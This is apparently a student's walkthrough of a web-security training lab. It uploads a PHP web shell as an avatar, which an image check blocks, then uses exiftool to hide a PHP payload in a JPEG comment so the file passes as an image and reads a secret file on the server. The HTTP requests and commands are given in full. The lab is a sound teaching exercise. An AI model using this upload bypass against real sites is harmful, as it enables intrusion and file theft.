
S. Giridharan
CB.SC.P2CYS23006

Lab: Remote code execution via polyglot web shell upload

This lab contains a vulnerable image upload function. Although it checks the contents of the file to verify that it is a genuine image, it is still possible to upload and execute server-side code.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`
Let’s try to upload the exploit.php and check the response of the server,



```
POST /my-account/avatar HTTP/2
Host: 0ac700b204d1629e82f2102b00ab0057.web-security-academy.net
Cookie: session=7Fn9NcE5Hz4Covgv0iupKKEi2TvWVNqo
Content-Length: 476
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ac700b204d1629e82f2102b00ab0057.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryH8QSUWbJcWMKReuA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ac700b204d1629e82f2102b00ab0057.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8


------WebKitFormBoundaryH8QSUWbJcWMKReuA
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: application/octet-stream

<?php echo file_get_contents('/home/carlos/secret'); ?>
------WebKitFormBoundaryH8QSUWbJcWMKReuA
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryH8QSUWbJcWMKReuA
Content-Disposition: form-data; name="csrf"


4kz1E5Tx5bShIipI319dcTMk7n6SxMmc
------WebKitFormBoundaryH8QSUWbJcWMKReuA--

```




Error: file is not a valid image Sorry, there was an error uploading your file.


As per the Lab Description we need to create a polyglot PHP/JPG File using Exiftool,



```
┌──(kakashi㉿Akatsuki)-[~/Documents]
└─$ exiftool OIP.jpg
ExifTool Version Number         : 12.67
File Name                       : OIP.jpg
Directory                       : .
File Size                       : 38 kB
File Modification Date/Time     : 2024:02:22 19:09:54+05:30
File Access Date/Time           : 2024:03:17 17:03:28+05:30
File Inode Change Date/Time     : 2024:03:17 17:03:28+05:30
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 0
Y Resolution                    : 0
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Width                     : 474
Image Height                    : 633
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 474x633
Megapixels                      : 0.300
```




```
┌──(kakashi㉿Akatsuki)-[~/Documents]
└─$ exiftool -comment="<?php echo 'START---> ' .  file_get_contents('/home/carlos/secret') . '<---END'; ?>" OIP.jpg -o polyglot.php
    1 image files created
```



```
┌──(kakashi㉿Akatsuki)-[~/Documents]
└─$ ls
62.hex.txt  Car.jpg  OIP.jpg  exploit.php  polyglot.php

┌──(kakashi㉿Akatsuki)-[~/Documents]
└─$ exiftool polyglot.php
ExifTool Version Number         : 12.67
File Name                       : polyglot.php
Directory                       : .
File Size                       : 38 kB
File Modification Date/Time     : 2024:03:17 17:08:57+05:30
File Access Date/Time           : 2024:03:17 17:08:57+05:30
File Inode Change Date/Time     : 2024:03:17 17:08:57+05:30
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 0
Y Resolution                    : 0
Exif Byte Order                 : Big-endian (Motorola, MM)
Comment                         : <?php echo 'START---> ' .  file_get_contents('/home/carlos/secret') . '<---END'; ?>
Image Width                     : 474
Image Height                    : 633
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 474x633
Megapixels                      : 0.300
```

Uploading the polyglot php/jpg file,



```
POST /my-account/avatar HTTP/2
Host: 0ac700b204d1629e82f2102b00ab0057.web-security-academy.net
Cookie: session=7Fn9NcE5Hz4Covgv0iupKKEi2TvWVNqo
Content-Length: 38680
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ac700b204d1629e82f2102b00ab0057.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEAH6kIKjvAoK2Z1X
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ac700b204d1629e82f2102b00ab0057.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8

------WebKitFormBoundaryEAH6kIKjvAoK2Z1X
Content-Disposition: form-data; name="avatar"; filename="polyglot.php"
Content-Type: application/octet-stream

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


The file avatars/polyglot.php has been uploaded.

� Back to My Account



https://0ac700b204d1629e82f2102b00ab0057.web-security-academy.net/files/avatars/polyglot.php

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
S. Giridharan
CB.SC.P2CYS23006



Remote code execution via polyglot web shell upload

Congratulations, you solved the lab!

My Account

Your username is: wiener

Email